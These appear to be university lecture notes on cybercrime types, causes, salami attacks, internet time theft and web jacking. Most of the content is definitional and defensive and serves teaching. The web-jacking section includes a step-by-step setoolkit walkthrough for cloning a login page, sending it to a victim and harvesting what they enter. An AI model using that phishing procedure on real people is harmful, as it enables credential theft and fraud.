CY-402

Fundamental of Cyber Security

CY402 Fundamental of Cyber Security Syllabus

Unit 1 Introduction of Cyber Crime, Challenges of cyber crime, Classifications of Cybercrimes: E-Mail Spoofing, Spamming, Internet Time Theft, Salami attack/Salami Technique,

UNIT 2 Web jacking, Online Frauds, Software Piracy, Computer Network Intrusions, Password Sniffing, Identity Theft, cyber terrorism, Virtual Crime, Perception of cyber criminals: hackers, insurgents and extremist group etc. Web servers were hacking, session hijacking.

UNIT 3 Cyber Crime and Criminal justice: Concept of Cyber Crime and the IT Act, 2000, Hacking, Teenage Web Vandals, Cyber Fraud and Cheating, Defamation, Harassment and E-mail Abuse, Other IT Act Offences, Monetary Penalties, jurisdiction and Cyber Crimes, Nature of Criminality, Strategies to tackle Cyber Crime and Trends.

UNIT 4 The Indian Evidence Act of 1872 v. Information Technology Act, 2000: Status of Electronic Records as Evidence, Proof and Management of Electronic Records; Relevancy, Admissibility and Probative Value of E-Evidence, Proving Digital Signatures, Proof of Electronic Agreements, Proving Electronic Messages.

UNIT 5 Tools and Methods in Cybercrime: Proxy Servers and Anonymizers, Password Cracking, Key loggers and Spyware, virus and worms, Trojan Horses, Backdoors, DoS and DDoS Attacks , Buffer and Overflow, Attack on Wireless Networks, Phishing : Method of Phishing, Phishing Techniques.

Suggested Books

1. Principles of Cyber crime, Jonathan Clough Cambridge University Press

2. John R. Vacca, Computer Forensics:Computer Crime Scene Investigation, 2nd Edition, Charles River Media, 2005

3. Cyber Law Simplified, VivekSood, Pub: TMH.

4. Cyber Security by Nina Godbole, SunitBelapure Pub: Wiley-India

5. Information Warfare: Corporate attack and defense in digital world, William Hutchinson, Mathew Warren, Elsevier.

6. Cyber Laws and IT Protection, Harish Chander, Pub:PHI

Definition

Cyber crime is any illegal activity that is committed using computers, digital devices, networks, or the Internet. In a cyber crime, the computer or network may be the target, the tool, or both.

In general cybercrime may be defined as “Any unlawful act where computer or communication device or computer network is used to commit or facilitate the commission of crime”.

Below is a list for some of the cybercrimes along with their indicative explanation. This is to facitilate better reporting of complaints.

1. Child pornography/child sexually abusive material (CSAM)
2. Cyber Bullying
3. Cyber stalking
4. Cyber Grooming
5. Online Job Fraud
6. Online Sextortion
7. Vishing
8. Sexting
9. Smshing
10. SIM Swap Scam

object/who

reason/why

Elements of Cyber Crime

1. Offender (Cyber Criminal): Person or group committing the crime.
2. Victim: Individual, company, or government affected.
3. Medium: Computer, smartphone, Internet, or network
4. Target: Data, money, systems, or online services.
5. Motive: Financial gain, revenge, political reasons , espionage, or entertainment.



Characteristics

Uses digital devices and communication networks.
Can be committed remotely.
Difficult to trace due to anonymity.
Crosses geographical boundaries.
Can affect a large number of victims quickly.

More..

11. Debit/Credit Card Fraud
12. Impersonation and Identity Theft
13. Phishing
14. Spamming
15. Ransomware
16. Virus, Worms & Trojans
17. Data Breach
18. Denial Of Services /Distributed DoS
19. Website Defacement
20. Cyber-Squatting
21. Pharming
22. Cryptojacking
23. Online Drug Trafficking
24. Espionage

Definitions

1. Child sexually abusive material (CSAM) refers to material containing sexual image in any form, of a child who is abused or sexually exploited. Section 67 (B) of IT Act states that “it is punishable to publish or transmit material depicting children in sexually explicit act, etc. in electronic form.
2. A form of harassment or bullying inflicted through the use of electronic or communication devices such as computer, mobile phone, laptop, etc.
3. Cyber stalking is the use of electronic communication by a person to follow a person, or attempts to contact a person to foster personal interaction repeatedly despite a clear indication of disinterest by such person; or monitors the internet, email or any other form of electronic communication commits the offence of stalking.
4. Cyber Grooming is when a person builds an online relationship with a young person and tricks or pressures him/ her into doing sexual act.
5. Online Job Fraud is an attempt to defraud people who are in need of employment by giving them a false hope/ promise of better employment with higher wages.

Cont..

6. Online Sextortion occurs when someone threatens to distribute private and sensitive material using an electronic medium if he/ she doesn’t provide images of a sexual nature, sexual favours, or money.

7. Vishing is an attempt where fraudsters try to seek personal information like Customer ID, Net Banking password, ATM PIN, OTP, Card expiry date, CVV etc. through a phone call.

8. Sexting is an act of sending sexually explicit digital images, videos, text messages, or emails, usually by cell phone.

9. Smishing is a type of fraud that uses mobile phone text messages to lure victims into calling back on a fraudulent phone number, visiting fraudulent websites or downloading malicious content via phone or web.

10. SIM Swap Scam occurs when fraudsters manage to get a new SIM card issued against a registered mobile number fraudulently through the mobile service provider. With the help of this new SIM card, they get One Time Password (OTP) and alerts, required for making financial transactions through victim's bank account. Getting a new SIM card against a registered mobile number fraudulently is known as SIM Swap.

Cont..

11. Credit card (or debit card) fraud involves an unauthorized use of another's credit or debit card information for the purpose of purchases or withdrawing funds from it.

12. Impersonation and identity theft is an act of fraudulently or dishonestly making use of the electronic signature, password or any other unique identification feature of any other person.

13. Phishing is a type of fraud that involves stealing personal information such as Customer ID, IPIN, Credit/Debit Card number, Card expiry date, CVV number, etc. through emails that appear to be from a legitimate source.

14. Spamming occurs when someone receives an unsolicited (not asked for) commercial messages sent via email, SMS, MMS and any other similar electronic messaging media. They may try to persuade recepient to buy a product or service, or visit a website where he can make purchases; or they may attempt to trick him/ her into divulging (telling/giving) bank account or credit card details.

15. Ransomware is a type of computer malware that encrypts the files, storage media on communication devices like desktops, Laptops, Mobile phones etc., holding data/information as a hostage. The victim is asked to pay the demanded ransom to get his device decrypts.

Cont..

16. Computer Virus is a program written to enter to your computer and damage/alter your files/data and replicate themselves.
Worms are malicious programs that make copies of themselves again and again on the local drive, network shares, etc.
A Trojan horse is not a virus. It is a destructive program that looks as a genuine application. Unlike viruses, Trojan horses do not replicate themselves but they can be just as destructive. Trojans open a backdoor entry to your computer which gives malicious users/programs access to your system, allowing confidential and personal information to be theft.

17.A data breach is an incident in which information is accessed without authorization.

18. Denial of Services (DoS) attack is an attack intended for denying access to computer resource without permission of the owner or any other person who is in-charge of a computer, computer system or computer network.
A Distributed Denial of Service (DDoS) attack is an attempt to make an online service unavailable by overwhelming it with traffic from multiple sources.

Cont..

19. Website Defacement is an attack intended to change visual appearance of a website and/ or make it dysfunctional. The attacker may post indecent, hostile and obscene images, messages, videos, etc.

20. Cyber-Squatting is an act of registering, trafficking in, or using a domain name with an intent to profit from the goodwill of a trademark belonging to someone else.

21. Pharming is cyber-attack aiming to redirect a website's traffic to another, bogus website (pretending to be real).

22. Cryptojacking is the unauthorized use of computing resources to mine cryptocurrencies.

23. Online Drug Trafficking is a crime of selling, transporting, or illegally importing unlawful controlled substances, such as heroin, cocaine, marijuana, or other illegal drugs using electronic means.

24. Espionage is the act or practice of obtaining data and information without the permission and knowledge of the owner.

Causes of Cyber Crime

1. Rapid Growth of Internet Usage :- As more people use the Internet for banking, shopping, education, and communication, criminals get more opportunities to exploit users.
Example: Increased online banking leads to more phishing attacks.

2. Lack of Cybersecurity Awareness :- Many users are unaware of cyber threats and follow unsafe online practices.
Example: Clicking on fake email links or downloading files from unknown sources.

3. Weak Passwords :- Simple or reused passwords make accounts easy to hack.
Example: Passwords like "123456" or "password".

4. Software Vulnerabilities :- Outdated software or operating systems may contain security flaws that attackers can exploit.
Example: Not installing security updates or patches.

5. Poor Security Measures :- Organizations without proper firewalls, antivirus software, encryption, or access control become easy targets.

6. Increased Use of Digital Transactions :- Online banking, UPI, digital wallets, and e-commerce have increased opportunities for financial fraud.

9. Insider Threats :- Employees or trusted users may intentionally or accidentally misuse confidential information.

10. Lack of Strong Cyber Laws or Enforcement :- Weak implementation of cyber laws encourages criminals to commit cyber offences.

Motives of Cyber Crime

1. Financial Gain :- The most common motive is earning money through fraud, ransomware, identity theft, or stealing banking information.
Example: Demanding ransom after encrypting a victim's files.

2. Theft of Sensitive Information :- Criminals steal confidential information such as personal data, trade secrets, or customer databases.

3. Revenge :- Disappointed employees or individuals may attack systems to take revenge on organizations or people.

4. Political or Ideological Reasons (Hacktivism) :- Attackers target governments or organizations to promote political, religious, or social causes.

5. Cyber Terrorism :- The motive is to create fear, disrupt essential services, or threaten national security.
Example: Attacking power grids or government websites.

6. Espionage (Spying) :- Governments or organizations secretly steal confidential information from competitors or rival nations.

7. Personal Recognition or Fame :- Some hackers attack systems to prove their skills or gain popularity in hacker communities.

8. Curiosity or Challenge :- Beginners may hack systems simply to test their abilities or satisfy curiosity.

9. Fun or Entertainment :- Some attackers create viruses or deface websites for amusement without considering the damage caused.

10. Competitive Advantage :- Businesses or competitors may steal trade secrets or confidential data to gain an unfair market advantage.

Challenges of Cyber Crime :- Challenges of cyber crime are the difficulties faced by individuals, organizations, governments, and law enforcement agencies in preventing, detecting, investigating, and responding to cyber attacks.

1. Anonymity of Criminals :- Cyber criminals can hide their identity using VPNs, proxy servers, anonymous networks, or fake accounts, making them difficult to trace.
Example: A hacker launches an attack from another country using multiple anonymous servers.

2. Rapid Technological Advancements :- Technology evolves quickly, and cyber criminals continuously develop new attack methods. Security systems must constantly adapt to new threats.

3. Cross-Border Nature of Cyber Crime :- Cyber attacks often originate from different countries, making investigation and legal action difficult because different nations have different laws and jurisdictions.

4. Lack of Cybersecurity Awareness :- Many users are unaware of safe online practices, making them vulnerable to phishing, malware, and social engineering attacks.

5. Shortage of Skilled Cybersecurity Professionals :- Many organizations face a shortage of trained cybersecurity experts to detect, investigate, and respond to cyber threats.

6. Increasing Number of Connected Devices :- The growth of smartphones, IoT devices, and cloud services has increased the number of potential targets for cyber criminals.

8. Financial Losses :- Cyber attacks can result in significant financial losses due to: Data theft, Business disruption, Fraud, Ransom payments, Recovery costs

11. Emerging Threats :- New technologies such as Artificial Intelligence (AI), Deepfakes, Cryptocurrencies, and Quantum Computing are creating new cybersecurity challenges.

13. Malware and Ransomware Evolution :- Modern malware is becoming more sophisticated, using encryption, stealth techniques, and AI to avoid detection.

14. Insider Threats :- Employees or trusted users may intentionally or accidentally leak sensitive information or misuse organizational resources.

Elements of Cybersecurity
1. Confidentiality :- Ensures that information is accessible only to authorized users.
Methods:
Encryption, Passwords, Access control, Authentication
Example: Only employees in the HR department can access salary records.

2. Integrit(Proof of Origin) :- Ensures that data remains accurate, complete, and unaltered unless modified by authorized users.
Methods: Hashing, Digital signatures, Checksums
Example: A student's marks cannot be changed without authorization.

3. Availability :- Ensures that systems, applications, and data are available whenever authorized users need them.
Methods: Regular backups, Redundant servers, Disaster recovery ,DDoS protection
Example: Online banking services remain available 24×7.

4. Authentication :- Verifies the identity of a user, device, or application before granting access.
Methods: Passwords, Biometrics, One-Time Passwords (OTP), Multi-Factor Authentication (MFA)
Example: Logging into an email account using a password and OTP.

5. Authorization :- Determines what an authenticated user is allowed to do.
Example: An employee can view files but cannot delete them.

6. Non-Repudiation :- Ensures that a sender or receiver cannot deny performing a transaction or communication.
Methods: Digital signatures,Audit logs, Electronic certificates
Example: A digitally signed contract cannot later be denied by the signer.

Email Spoofing :- Email spoofing is a cyber crime in which an attacker sends an email with a forged or fake sender address to make it appear as if it came from a trusted person, organization, or company. The main purpose is to deceive the recipient into revealing sensitive information, downloading malware, or transferring money.

How Email Spoofing Works
1. The attacker creates an email with a forged "From" address.
2. The email appears to come from a trusted source (such as a bank or company).
3. The recipient trusts the email and opens it.
4. The email may ask the recipient to:
   Click a malicious link.
   Download an infected attachment.
   Enter login credentials.
   Share personal or financial information.
5. The attacker steals information or infects the victim's device with malware.

Types of Email Spoofing

1. Display Name Spoofing:- The attacker's email address is different, but the display name matches a trusted person.
Example: Display Name: Amazon Support ,Actual Email: support123@example.com

2. Domain Spoofing:- The attacker forges the sender's domain to resemble a legitimate organization.
Example: support@paypaI.com (using a capital I instead of a lowercase l) to mimic support@paypal.com.

3. Business Email Compromise (BEC):- Attackers impersonate company executives or employees to request money transfers or sensitive information.

Spamming:- Spamming is the act of sending large volumes of unsolicited (unwanted) messages to many users over the Internet. These messages are usually advertisements, scams, phishing emails, or malware links sent without the recipient's permission.

How Spamming Works

1. A spammer collects email addresses, phone numbers, or social media accounts.
2. Using automated software (spam bots), the spammer sends thousands or millions of messages.
3. Recipients receive unwanted messages.
4. Some users may click malicious links, download infected files, or respond with personal information.

Types of Spamming

1. Email Spam - Sending unwanted promotional or fraudulent emails.
Example: Fake lottery or shopping offers.

2. SMS Spam (Smishing) - Sending unwanted text messages containing advertisements or phishing links.

3. Social Media Spam - Posting repetitive advertisements, fake offers, or malicious links on platforms like Facebook, Instagram, or X.

4. Instant Messaging Spam - Sending unsolicited messages through WhatsApp, Telegram, or Messenger.

5. Comment Spam - Posting irrelevant advertisements or links in blogs, forums, or YouTube comments.

6. Search Engine Spam (SEO Spam) - Creating fake websites or pages to manipulate search engine rankings.

SIMPLY CODING

Cyber Crime

Cyber Crime is a criminal activity that involves a computer and network



Cyber Laws: Refers to all legal and regulatory aspects of Internet Crimes
In India it is enforced through **Information Technology (IT) Act 2000**
It was amended through **IT Amendment Act 2008**

Tools and Techniques used to Commit Cyber Crimes

Cyber Crimes make use of various tools and techniques and many of these tools are used for the commission of the cyber crimes and are installed on the victim's systems through - exploitation of the vulnerabilities in the systems / networks or by surreptitiously gaining access to the victim's systems which may include physical access or by making use of the intermediary systems or by deceiving the victim to allow access to his system or by gathering the victim information.

Buffer overflow: The condition when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers, corrupting or overwriting the valid data held in them

Cracking: Cracking is breaking into someone else's computer system, often on a network; bypassing passwords or licenses in computer programs; or in other ways intentionally breaches computer security. A cracker can be doing this either for profit, or maliciously, or for some altruistic purpose or cause.

Data Didling: Involves altering the raw data just before a computer processes it and then changing it back after processing is completed.

Malware: A program that is inserted into a system, usually covertly, with the intent of compromising the confidentiality, integrity, or availability of the victim's data, applications, or operating system or of otherwise annoying or disrupting the victim.

Phishing: Using spoof E-mails or directing the people to fake web sites to deceive them into divulging personal financial details so that criminals can access their accounts.

Rootkit: A set of tools that enables continued privileged access to a computer, while actively hiding its presence from the administrator. Typically, a cracker installs a rootkit on a computer after first obtaining user-level access, either by exploiting a known vulnerability or cracking a password. Once the rootkit is installed, it allows the attacker to mask intrusion and gain root or privileged access to the computer and, possibly, other machines on the network

Salami Attack: A programmed attack which is implemented in small (meant to be unnoticeable) increments. This attack involves making alteration so insignificant that it is easily concealed and would go completely unnoticed. Attacks are used for commission of financial crimes.

Sniffer: A program and/or device that monitors data traveling over a network. Sniffers can be used both for legitimate network management functions and for stealing information off a network. Unauthorized sniffers can be extremely dangerous to a network's security because they are virtually impossible to detect and can be inserted almost anywhere.

Social Engineering: A hacker term which involves non-technical intrusion for deceiving or manipulating unwitting people into giving out information about a network or how to access it.

Spoofing: Refers to a situation in which the incoming information from an attacker is masqueraded as one that appears to come from a trusted source to the recipient or to the recipient network. Often the messages from the fraudster appearing to be from a genuine source (like bank), seeks personally identifiable information to perpetrate fraud on the victim.

Spyware: It is a type of malware that is secretly or surreptitiously installed into an information system to gather information on individuals or organisations without their knowledge; a type of malicious code.

Steganography: The art and science of writing hidden messages in such a way that no one, apart from the sender and intended recipient, suspects the existence of the message An image file may contain hidden messages between terror groups, which will be known only to the intended recipient and the sender.

Trojan: A malicious program that masquerades as a benign application andcan take complete control of the victim's computer system. Virus: A self-replicating program that runs and spreads by modifying other programs or files. Worm: A self-replicating, self-propagating, self-contained program that uses networking mechanisms to spread itself.

Zombie: A program that is installed on a system to cause it to attack other systems

Salami Attack/Salami Technique

A Salami Attack, also known as a Salami Slicing Attack, is a fraudulent method where a cyber criminal commits a series of minor, inconspicuous actions or thefts that, when combined, can lead to significant harm or a considerable compromise of data, resources, or assets.

The name “Salami Attack” originates from the idea of a cyber criminal metaphorically slicing off small, seemingly insignificant pieces of data or assets, much like slicing salami thinly.

These attacks are insidious because they are typically carried out in a way that each individual action remains inconspicuous, making it challenging for security systems to detect a breach until significant damage has already occurred.

A Salami Attack (also called a Salami Slicing Attack) is a cyber crime in which an attacker steals very small amounts of money or data from many transactions or accounts. Each individual theft is so small that it often goes unnoticed, but when combined, the attacker gains a significant amount.



What is Salami Slicing?

Salami Slicing is a specific variation of the Salami Attack technique. It involves systematically stealing or diverting a small amount of resources or data over an extended period, with the hope that these minor thefts will go unnoticed. Over time, the accumulated stolen resources can have a substantial impact.

Characteristics

- **Incremental Nature**: The theft occurs in small increments, making it less likely to raise suspicion.
- **Automation**: Often, these attacks are automated through scripts or programs to ensure consistency and scale.
- **Targets**: Common targets include financial institutions, payroll systems, and online subscription platforms.
- **Stealth**: The goal is to avoid detection by ensuring the individual losses are trivial enough to be ignored.

Types of Salami Attacks

1. Financial Salami Attack

This is the most common type, where attackers steal small amounts of money over time, often from multiple accounts or transactions. Attackers may round down transactions or subtly manipulate bank account balances to avoid immediate detection.

Example:


A bank employee programs a system to round down interest calculations and deposits the fractions of a cent into a personal account.

2. Data Salami Attack

Attackers gradually steal or manipulate small pieces of data from the database that are not immediately noticeable but lead to large-scale breaches or long-term integrity issues.

Example:

A cybercriminal hacks into a company's database and extracts small portions of customer data (e.g., email addresses or phone numbers) to build a spam list or launch targeted phishing attacks.



3. Resource Salami Attack

Attackers consume small amounts of computing resources or network bandwidth from multiple users or organizations to create a larger network for malicious purposes.

Example:

A botnet operator uses thousands of infected devices to launch Distributed Denial of Service (DDoS) attacks on a website, consuming a small portion of each device's bandwidth, but the cumulative effect is a devastating attack.

How a Salami Attack Works
1. The attacker gains access to a computer system or banking software.
2. They modify the program or database to deduct a very small amount (e.g., ₹1 or ₹0.50) from each transaction.
3. The deducted amount is transferred to the attacker's account.
4. Since each deduction is very small, victims usually do not notice it.
5. After thousands or millions of transactions, the attacker accumulates a large sum.

Common Targets of Salami Attacks



Banking Systems

Payroll Platforms

E-commerce Websites

Cloud Billing & SaaS Services

How a Salami Attack works?

- **Insider or privileged access**: Usually someone with legitimate access — a system admin, developer, or privileged user — inserts malicious logic or modifies code in a system.
- **Small incremental deviations**: Instead of big, obvious thefts, the attacker modifies transaction logic or rounding algorithms so that tiny amounts — e.g. a few cents — are siphoned off per transaction or payment. These small discrepancies rarely raise alarms.
- **Automation & persistence**: Once planted, the malicious code runs automatically with every relevant transaction or data operation. Over time, these micro-fractions accumulate into a substantial gain for the attacker.
- **Minimal noise or detectable signatures**: Because each theft is minimal and the changes subtle, ordinary audit trails or manual reviews may not catch them.

Case Study: The Citibank Attack (1990s)

In the mid-1990s, a **Russian computer programmer named Vladimir Levin utilized a salami attack to steal money from Citibank.**

- **Execution:**

  Levin gained unauthorized access to Citibank's cash management system from his computer in Russia. He did not transfer all money at once.

- **Method:**

  He orchestrated the transfer of small amounts of money from various corporate accounts to other accounts around the world.

- **Outcome:**

  Over several months, he successfully stole approximately $10.7 million before being caught, highlighting the high-volume, long-term nature of this attack

More Case Studies

1. The Salami Attack on the Indian Stock Market (1992)

In 1992, a stock market scam unfolded in India, where stockbrokers engaged in a Salami Attack by manipulating the stock market through a series of small trades and circular trading to artificially inflate stock prices. This led to a significant market crash.

2. The Classic ‘Office Space’ Scenario

Inspired by the film “Office Space,” this hypothetical scenario involves programmers at a company setting up a system to round down financial transactions and depositing the fractions of cents into a private account. Over time, the small amounts add up to a significant sum.

How to detect a Salami Attack

Detecting salami attacks is difficult because the deviations are designed to blend into normal activity. However, certain practices can help unearth these subtle threats:

⇒ **Regular audits and reconciliation:** Periodically compare transaction logs, billing records, payroll data and accounting ledgers. Even small mismatches can hint at salami-like manipulation.

⇒ **Anomaly detection & monitoring tools**: Use log analysis and SIEM (Security Information and Event Management) systems to track patterns — repeated rounding down, fractional transfers, or unexpected micro-amounts diverted repeatedly. This helps flag suspicious irregularities even if each instance seems trivial. (Here, a robust platform such as Strongbox IT — which offers secure transaction logging and auditing — can be an important layer of defense.)

⇒ **Limit and audit privileged access**: Grant admin or privileged system access only to trusted personnel. Maintain detailed change logs and version control for code or scripts controlling financial or billing logic.

⇒ **Set thresholds and automated alerts:** Configure the system to alert when repetitive micro-transactions occur — e.g. repeated rounding-offs, tiny transfers or resource usage spikes.

⇒ **Cross-verification of payout flows**: Particularly in payroll or billing systems — verify that each disbursement or payment matches expected values; small deviations should prompt manual review.

Prevention Methods

Preventing salami attacks requires a multifaceted approach combining organizational vigilance, technical measures, and employee education.

1. Organizational Measures

- **Regular Audits:** Implement comprehensive and frequent audits. These should be unpredictably timed and thoroughly check transaction logs and data records.
- **Enhanced Transaction Monitoring:** Use advanced monitoring software to detect anomalies in transaction patterns, no matter how small.
- **Employee Training:** Educate employees about salami attacks, including how to recognize and report suspicious activities.

2. Technical Measures

- **Robust Security Protocols:** Ensure that all systems have strong security measures in place to prevent unauthorized access.
- **Data Validation and Integrity Checks:** Regularly validate data and check for integrity to spot any discrepancies that might indicate a salami slicing technique in play.
- **Sophisticated Anomaly Detection Systems:** Employ AI and machine learning tools capable of identifying patterns that suggest a salami attack, even when individual discrepancies are minor.
-

3. Legal and Compliance Measures

- **Adherence to Regulatory Standards:** Ensure compliance with all relevant financial and data protection regulations which can help in setting up a framework to detect and prevent these attacks.
- **Incident Response Planning:** Have a clear, well-practiced plan for responding to suspected salami attacks, including legal recourse and recovery measures.
- **Transparent Reporting Mechanisms:** Establish and maintain clear channels for reporting any suspected fraudulent activities.

Unit II

Web jacking, Online Frauds, Software Piracy, Computer Network Intrusions, Password Sniffing, Identity Theft, cyber terrorism, Virtual Crime, Perception of cyber criminals: hackers, insurgents and extremist group etc. Web servers were hacking, session hijacking.

Internet Time Theft - Internet Time Theft is a cyber crime in which an unauthorized person uses another person's Internet connection or Internet account without permission, causing the legitimate user to pay for the Internet usage or suffer reduced network performance.

How Internet Time Theft Works

1. A cybercriminal obtains the victim's Internet account credentials or Wi-Fi password.
2. The attacker logs in using the victim's account or connects to their network.
3. The attacker uses the Internet service for browsing, downloading, or other online activities.
4. The victim is charged for the usage or experiences slow Internet speed.

Methods Used in Internet Time Theft

1. Password Theft - The attacker steals the victim's Wi-Fi or ISP login password through phishing, malware, or guessing.
2. Wi-Fi Hacking-Hackers break weak Wi-Fi security (such as weak passwords or outdated encryption) to gain unauthorized access.
3. Credential Theft - The attacker obtains the victim's ISP username and password using phishing emails or malicious software.
4. Session Hijacking - The attacker hijacks an active Internet session and uses it without authorization.

Effects of Internet Time Theft

On Individuals

Higher Internet bills due to increased internet usage.
Slow Internet speed because bandwidth is being shared .
Unauthorized use of personal network can lead to suspension
privacy and security risk if the attacker perform illegal activities
Risk of data theft .

On Organizations

Increased network costs.
Reduced network performance.
Security risks due to unauthorized access.
Possible data breaches.

Prevention of Internet Time Theft

Use strong and unique Wi-Fi passwords.
Enable WPA2 or WPA3 encryption for wireless networks.
Change default router usernames and passwords.
Regularly monitor connected devices and internet usage.
Avoid sharing Wi-Fi passwords with unauthorized users.
Enable Multi-Factor Authentication (MFA) for ISP accounts where available
keep routers and devices updated with latest security patches.

Web Application Basics

https://tryhackme.com/room/webapplicationbasics

https://tryhackme.com/path/outline/web


How web works?

https://youtu.be/aS8TpnQDl30?si=5roFq5P9DsXzfPq5

Web Jacking

- When attackers illegally gain control of an organisation's or individual's website is or redirects users from legitimate website to a fake or malicious website known as Web Jacking.
- Illegally seeking control of a website by taking over a domain is known as **Web Jacking**. In web jacking attack method hackers compromises with the domain name system (DNS) that resolves website URL to IP address but the actual website is never touched.
- The hackers implant a fake website, which, when you open it, redirects you to another fraudulent site where attackers attempt to extract sensitive information.

- Web jacking attack method is one kind of trap which is spread by the attacker to steal the sensitive data of any people, and those people got trapped who are not aware about cyber security.



Web Jacking Attack Method:

1. The first step of web jacking attack method is to create a fake page of victim website for example www.anywebsite.com/login.php.**Compromising the Domain Name System (DNS)**
2. The second step is to host it either on your local computer or shared hosting. **Hosting**
3. The third step is to send the link of a fake page to the victim.**Sending link**
4. The fourth step victim will open the link and enter their details and submit.
5. Last step, you will get all the details submitted by victim. **Entering details**

How Web Jacking Works
1. The attacker identifies a vulnerability in the website, web server, or DNS system.
2. They exploit the vulnerability to gain unauthorized access.
3. They modify the website, redirect users to another site, or replace the original content.
4. .Users unknowingly interact with the attacker's website and may enter confidential information.
5. The attacker steals data, installs malware, or uses the compromised website for further attacks.

Practical Approach

- **Step-1:** So to apply web jacking attack method we will use a tool in kali linux called setoolkit.
- **Step-2:** Open your kali linux operating system, and then open Terminal window.
- **Step-3:** Type setoolkit on the terminal.
- **Step-4:** It will display lots of attacking method but you have to select Social-engineering attack.
- **Step-5:** Type 1 to select Social-engineering attack, it will display lots of social engineering attack method. Here, you have to select website attack vector, so type 2, it will display different website attack method. Above methods will create a fake website page same as victim website page and host it on your computer.
- **Step-6:** Copy the link(your computer IP which you entered previously) of fake website and send it to the victim. If the link is your local computer IP address then convert it into domain name. To convert your IP address in domain name, open the link and type your computer IP address here, it will create a link. Now, your link is ready copy it and send it to the victim and wait till he/she entered their details.
- **Step-7:** When a victim will open the link in their browser, the browser display the message “the site www.abc.com has move on another address, click here to go to the new location” and if the victim clicks on this link he will get redirected on the fake webpage.

Methods of Web Jacking

1. Website Compromise: In this method, the attacker hacks the actual website by exploiting security vulnerabilities in the web application or server. They can modify web pages, insert malicious code, or steal sensitive data.

2. DNS Hijacking: The attacker compromises the Domain Name System (DNS) and changes the website's IP address. As a result, users are redirected to a fake website even when they enter the correct URL.

3. Domain Hijacking: The attacker gains unauthorized access to the domain registration account and changes the domain ownership or DNS settings. This allows them to control where the domain points.

4. Phishing-Based Web Jacking: The attacker creates a fake website that looks identical to the legitimate one and tricks users into visiting it through phishing emails or malicious links. Users unknowingly provide their login credentials.

5. Man-in-the-Middle (MITM) Attack:
The attacker intercepts communication between the user and the website. They can steal sensitive information or redirect the user to a malicious website.

6. Malware-Based Web Jacking:
The attacker infects the victim's device with malware that changes browser or DNS settings. This automatically redirects users to fake websites whenever they try to access legitimate ones.

7. Browser Hijacking:
Malicious software changes the browser's homepage, search engine, or redirects users to unwanted websites, often displaying advertisements or collecting user data.

8. Session Hijacking:
The attacker steals a user's active session ID after login and impersonates the user to gain unauthorized access to the website without knowing the password.

Cont..

Browser Hijacking: Malware modifies web browser settings (home page, search engine) to force traffic to specific websites and display malicious ads.Search Engine Redirection: Attackers manipulate search results, so when a user clicks a result, they are redirected to a malicious page instead of the intended one.

Cookiejacking: The attacker steals browser cookies to gain unauthorized access to a user's active sessions on other sites.

